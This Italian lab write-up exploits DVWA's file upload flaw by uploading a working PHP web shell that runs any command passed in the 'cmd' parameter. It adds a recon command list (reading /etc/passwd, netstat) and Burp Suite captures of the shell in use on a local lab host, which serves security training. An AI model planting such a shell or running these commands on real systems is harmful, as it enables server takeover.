

TRACCIA: Sfruttamento di una vulnerabilità di File Upload sulla DVWA per l'inserimento di una shell in PHP.

CODICE PHP

Questa shell php consente l'esecuzione di comandi del sistema operativo tramite una pagina web.


```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
```

La shell in questione presenta un form con un campo input, permettendo all'utente un comando. Se il parametro cmd è presente nell'URL, esegue il valore tramite la funzione system (), che esegue comandi sul server come se li scrivesse nel terminale del sistema operativo. L'output viene mostrato all'interno del tag <pre>, che mantiene la formattazione.


Questo script consente l'esecuzione arbitraria di comandi sul server da remoto, potenzialmente con i privilegi dell'utente web. Può essere utilizzato per accedere, modificare, distruggere dati sul server o utilizzato come backdoor in siti compromessi.


Ho immaginato di utilizzare questo script per fare delle ricognizioni, sfruttando i comandi a seguire:

➤ ip a



➤ uname





A seguire una lista dei comandi che si possono utilizzare con questa shell:

RICOGNIZIONE

Whoami : mostra l'utente con cui gira il server web

id : mostra UID, GID e gruppi dell'utente

uname -a : mostra dettagli sul sistema operativo

pwd : mostra la directory corrente

ls -la : elenca i file con dettagli nella directory corrente

NAVIGAZIONE NEL FILE SYSTEM

cd /tmp; ls -la : cambia directory e mostra contenuti

cat /etc/passwd : mostra gli utenti del sistema (non password vere, ma info utili)

find / -name "*flag*.txt" 2>/dev/null : cerca file con nome contenente "flag"


UTILE PER CTF E PENTEST CONTROLLATI

ifconfig o ip a : visualizza indirizzi IP

netstat -tunl : mostra porte in ascolto

ping -c 4 google.com : controlla se il server ha accesso a internet


RISULTATO DEL CARICAMENTO



INTERCETTAZIONI BURPSUIT

Intercettazione del login

Permette di conoscere l'username e la password di accesso. Il verbo utilizzato è il POST e viene utilizzato per inviare i dati in un form HTTP.



Intercettazione ip a.

Il verbo utilizzato è GET e si usa per richiedere una risorsa. Quando un utente apre una pagina Web, il browser invia una richiesta GET

The screenshot shows the Burp Suite interface with the HTTP history tab selected. A list of intercepted requests is displayed, with the selected request being a GET request to `/dwva/hackable/uploads/shellpaolo.php?cmd=ip+a`. The response is an HTML document from `192.168.20.20` with a status code of 200. The response body contains a header `<!DOCTYPE html>` and a body with a `<pre>` block containing a shell prompt `etw 16436 qdsc noqueue` and a `</pre>` block.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
16	http://192.168.20.20	GET	/dwva/security.php			200	4454	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
17	http://192.168.20.20	GET	/dwva/security.php			200	4453	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
19	http://192.168.20.20	POST	/dwva/security.php		✓	302	426	HTML	php		
20	http://192.168.20.20	GET	/dwva/security.php			200	4534	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
21	http://192.168.20.20	GET	/dwva/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
22	http://192.168.20.20	GET	/dwva/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
23	http://192.168.20.20	POST	/dwva/vulnerabilities/upload/		✓	200	4934	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
24	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php			200	393	HTML	php		
25	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=whoami		✓	200	402	HTML	php		
26	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=id		✓	200	447	HTML	php		
27	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=uname+a		✓	200	482	HTML	php		
28	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=ip+a		✓	200	912	HTML	php		
29	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=netstat+tu		✓	200	4597	HTML	php		

Intercettazione nestat

Il verbo utilizzato è GET e si usa per richiedere una risorsa. Quando un utente apre una pagina Web, il browser invia una richiesta GET

The screenshot shows the Burp Suite interface with the HTTP history tab selected. A list of intercepted requests is displayed, with the selected request being a GET request to `/dwva/hackable/uploads/shellpaolo.php?cmd=netstat+tu`. The response is an HTML document from `192.168.20.20` with a status code of 200. The response body contains a header `<input type="text" name="cmd" id="cmd" size="80">` and a `</form>` block.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
16	http://192.168.20.20	GET	/dwva/security.php			200	4454	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
17	http://192.168.20.20	GET	/dwva/security.php			200	4453	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
19	http://192.168.20.20	POST	/dwva/security.php		✓	302	426	HTML	php		
20	http://192.168.20.20	GET	/dwva/security.php			200	4534	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
21	http://192.168.20.20	GET	/dwva/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
22	http://192.168.20.20	GET	/dwva/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
23	http://192.168.20.20	POST	/dwva/vulnerabilities/upload/		✓	200	4934	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
24	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php			200	393	HTML	php		
25	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=whoami		✓	200	402	HTML	php		
26	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=id		✓	200	447	HTML	php		
27	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=uname+a		✓	200	482	HTML	php		
28	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=ip+a		✓	200	912	HTML	php		
29	http://192.168.20.20	GET	/dwva/hackable/uploads/shellpaolo.php?cmd=netstat+tu		✓	200	4597	HTML	php		

Intercettazione uname

Il verbo utilizzato è GET e si usa per richiedere una risorsa. Quando un utente apre una pagina Web, il browser invia una richiesta GET

The screenshot displays the Burp Suite Community Edition v2025.11 interface. The top menu bar includes options like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. The main window is divided into several panes. The top pane shows a list of HTTP requests, with the 27th request highlighted. The bottom pane is split into two sections: 'Request' and 'Response'. The 'Request' section shows the raw HTTP request, and the 'Response' section shows the raw HTTP response. The 'Inspector' pane on the right side of the bottom section shows the request and response details, including request attributes, query parameters, cookies, headers, and response headers.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
16	http://192.168.20.20	GET	/dvwa/security.php			200	4454	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
17	http://192.168.20.20	GET	/dvwa/security.php			200	4453	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
19	http://192.168.20.20	POST	/dvwa/security.php		✓	302	426	HTML	php		
20	http://192.168.20.20	GET	/dvwa/security.php			200	4534	HTML	php	Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security	
21	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/			200	4864	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
22	http://192.168.20.20	GET	/dvwa/vulnerabilities/upload/			200	4863	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
23	http://192.168.20.20	POST	/dvwa/vulnerabilities/upload/		✓	200	4934	HTML		Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: File Upload	
24	http://192.168.20.20	GET	/dvwa/hackable/uploads/shellpaolo.php			200	393	HTML	php		
25	http://192.168.20.20	GET	/dvwa/hackable/uploads/shellpaolo.php?cmd=whoami		✓	200	402	HTML	php		
26	http://192.168.20.20	GET	/dvwa/hackable/uploads/shellpaolo.php?cmd=id		✓	200	447	HTML	php		
27	http://192.168.20.20	GET	/dvwa/hackable/uploads/shellpaolo.php?cmd=uname+ -a		✓	200	482	HTML	php		
28	http://192.168.20.20	GET	/dvwa/hackable/uploads/shellpaolo.php?cmd=ip -a		✓	200	912	HTML	php		
29	http://192.168.20.20	GET	/dvwa/hackable/uploads/shellpaolo.php?cmd=netstat -tulpn		✓	200	4597	HTML	php		

Request

Pretty Raw Hex

1 GET /dvwa/hackable/uploads/shellpaolo.php?cmd=uname+ -a HTTP/1.1

2 Host: 192.168.20.20

3 Accept-Language: en-US,en;q=0.9

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Referer: http://192.168.20.20/dvwa/hackable/uploads/shellpaolo.php?cmd=id

8 Accept-Encoding: gzip, deflate, br

9 Cookie: security=low; PHPSESSID=7606955e445de453b1956d75a7725de3

10 Connection: keep-alive

11

Response

Pretty Raw Hex Render

7 Content-Type: text/html

8 Content-Length: 259

9

10 <html>

11 <body>

12 <form method="GET" name="shellpaolo.php">

13 <input type="Text" name="cmd" size="80">

14 <input type="SUBMIT" value="Execute">

15 </form>

16 </body>

17

18 Linux netasploitab 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 686 GNU/Linux

19

20

Inspector

Request attributes 2

Request query parameters 1

Request cookies 2

Request headers 9

Response headers 7

Event log All issues

Memory: 113.2MB